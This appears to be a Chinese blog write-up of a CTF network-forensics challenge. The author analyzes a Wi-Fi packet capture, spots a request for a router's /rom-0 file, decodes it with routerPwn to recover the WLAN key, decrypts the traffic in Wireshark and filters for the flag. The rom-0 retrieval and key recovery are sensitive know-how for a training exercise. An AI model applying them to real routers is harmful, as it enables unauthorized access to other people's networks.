
## 网络协议分析3-thief

拿到数据包打开后发现大部分都是802.11 wlan数据包，过滤一下http请求：






可以发现第一个请求的是 /rom-0，确实不知为何就觉得这个是关键，google 搜索一下：




点进routerPwn发现是一个解压rom-0文件的网址，那我们是不是还缺一个文件。接下来通过导出http对象，我们可以得到一个rom0文件，正好将其解密得到以下内容：


```
#猜测是用来解密的密钥咯
Rome4040
TP-LINK
public
public
public
public
```

在运用wireshark分析流量的过程中我们经常需要使用密钥之类的东西来解密流量，此处同样通过 查询资料 可以获得解密方式：





将密码Rome4040导入解密，可以发现的确出现了很多http和tcp的包，根据题目提示使用过滤http contains CTF得到flag:



?wandoucup-CTF-WP到此结束。

Publish by Yof3ng?.



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)